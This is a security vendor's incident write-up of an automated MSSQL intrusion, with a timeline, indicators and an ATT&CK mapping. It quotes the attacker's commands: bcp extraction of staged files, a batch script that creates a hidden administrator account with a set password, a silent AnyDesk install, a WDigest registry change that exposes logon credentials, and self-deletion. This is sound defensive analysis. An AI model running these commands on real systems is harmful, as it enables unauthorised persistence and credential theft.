February 29, 2024

# Attacking MSSQL Servers, Pt. II

By: Team Huntress

## The Attack

On February 8, 2024, Huntress published the first Attacking MSSQL Servers blog post. On February 23, a Huntress SOC analyst observed similar activity associated with an entirely different endpoint, and escalated the incident based on the previously published post.

As a result of the investigation, the first use of the MSSQL `xp_cmdshell` stored procedure was recorded at 14:45:08 UTC. Beginning at 14:45:15 UTC, and over the course of 10 seconds, the following commands were executed:

```
"C:\WINDOWS\system32\cmd.exe" /c bcp "select binaryTable from uGnzBdZbsi" queryout "C:\users\public\music\AD.exe" -T -f "C:\users\public\music\FODsOZKgAU.txt"

"C:\WINDOWS\system32\cmd.exe" /c bcp "select binaryTable from uGnzBdZbsi" queryout
```

Categories

Threat Analysis

Cybersecurity Education

```
"C:\users\public\music\kur.bat" -T -f
"C:\users\public\music\FODsOZKgAU.txt"

"C:\WINDOWS\system32\cmd.exe" /c bcp "select
binaryTable from uGnzBdZbsi" queryout
"C:\users\public\music\n.bat" -T -f
"C:\users\public\music\FODsOZKgAU.txt"

"C:\WINDOWS\system32\cmd.exe" /c bcp "select
binaryTable from uGnzBdZbsi" queryout
"C:\users\public\music\user1.bat" -T -f
"C:\users\public\music\FODsOZKgAU.txt"
```

Several of these batch files were clearly executed, as evidenced by the subsequent commands observed via Huntress EDR telemetry, as well as via Windows Event Log records. For example, the user1.bat file was executed at 14:45:51 UTC, and was followed by commands to create the `admins124` user account with the password "`@@@Music123..`," and add it to several local groups. These commands were visible in the EDR telemetry, and their impact could be observed via the Security Event Log.

However, the file C:\users\public\music\n.bat does not appear to have been executed, as it was still found on the endpoint. The file contents appear as follows:

```
net user admins124 @@@Music123.. /add

net localgroup administrators admins124 /add

net localgroup Administradores admins124 /add

net localgroup Administratoren admins124 /add

net localgroup Administrateurs admins124 /add

net localgroup "Remote Desktop Users" admins124
/add
```

```
c:\users\public\music\AD.exe --install C:\"Program
Files (x86)"\ --silent

REG ADD
"HKLM\SYSTEM\CurrentControlSet\Control\SecurityPro
viders\wdigest" /v UseLogonCredential /t REG_DWORD
/d 0x00000001

del "%~f0"
```


The file ends with the `del "%~f0"` command, indicating that had the file been executed and completed successfully, it would have been deleted from the endpoint. Note that the file appears to be very similar to the `user.bat` file identified in the first Huntress blog post.

At 14:51:57 UTC, the kur.bat file was executed, which contained the following command:

```
c:\users\public\music\AD.exe  --install
C:\"Program Files (x86)"\ --silent
```

From this point, Windows Event Logs demonstrated that AnyDesk had been successfully installed, as indicated by the messages in several event records.

At 14:53:44 UTC, an additional installed monitoring application logged a message indicating that a new application, "AnyDesk," had been added to the endpoint. At 14:57:00 UTC (a bit more than three minutes later), an administrator accessed the endpoint via ScreenConnect version 23.9.10.8817, successfully authenticated via Duo, and began remediating the endpoint.



# Conclusion

As with the first Huntress blog post on this topic, the timing of the commands demonstrated the automated nature of the attacks. While previous activities involving the staging of the files within the MSSQL database table had not been observed, the threat actor's subsequent activity belied the automated nature of the attack, extracting and executing the pre-staged files, and resulting in multiple means of persistence, via AnyDesk, and a newly added account.

Following this investigation, subsequent Internet searches revealed that these threat actor TTPs had also been observed by the AhnLab Security Emergency response Center (ASEC - see Section 3 of the blog post). In those incidents investigated by AhnLab ASEC, the attacks resulted in the threat actor deploying Mimic ransomware. As a result, prompt alerting and isolation of the endpoint by Huntress analysts, and notification by an additional installed monitoring application, resulted in the ransomware deployment being prevented.

This incident clearly demonstrates the need for an accurate, up-to-date `asset inventory`, one that includes not just physical and virtual systems, but also all available applications and services, for patching purposes. It also demonstrates the need for `attack surface reduction`, where administrators restrict access to or simply remove unnecessary applications and services, so they can provide either an easy, alternate means of access or a means to access the endpoint that bypasses protection mechanisms such as MFA.

# Indicators

Use of the `bcp.exe` LOLBin/MSSQL native utility

Use of the `C:\users\public\music\` folder

`uGnzBdZbsi` table in the MSSQL database

Deploy (renamed) AnyDesk in `C:\"Program Files (x86)"\` folder

# MITRE ATT&CK Mapping

Initial Access - T1190, Exploit Public Facing Application


Initial Access - T1078.001, Default Accounts (MSSQL 'sa' account)

Execution - T1059.003, Windows Command Shell

Persistence - T1136.001, Create Local Account

Persistence - T1133, External Remote Services (AnyDesk)

# You Might Also Like




## Silencing the EDR Silencers

Learn More

## One Order of Tips, Tricks & Hot Takes for Cybersecurity Awareness Month 2024

Learn More

Managed EDR for macOS

MDR for Microsoft 365

Managed SIEM

Managed Security Awareness Training

Book A Demo

## Solutions

Phishing

Compliance

Solutions by Topic

Business Email Compromise

Healthcare

Manufacturing

Education

Finance

## Why Huntress?

Managed Service Providers

Value Added Resellers

Business & IT Teams

24/7 SOC

Case Studies

## Resources

Resource Center

Blog

Upcoming Events

Support Documentation

## About

Our Company

Leadership

News & Press

Careers

Contact Us



Privacy Policy | Cookie Policy | Terms of Use

Free Trial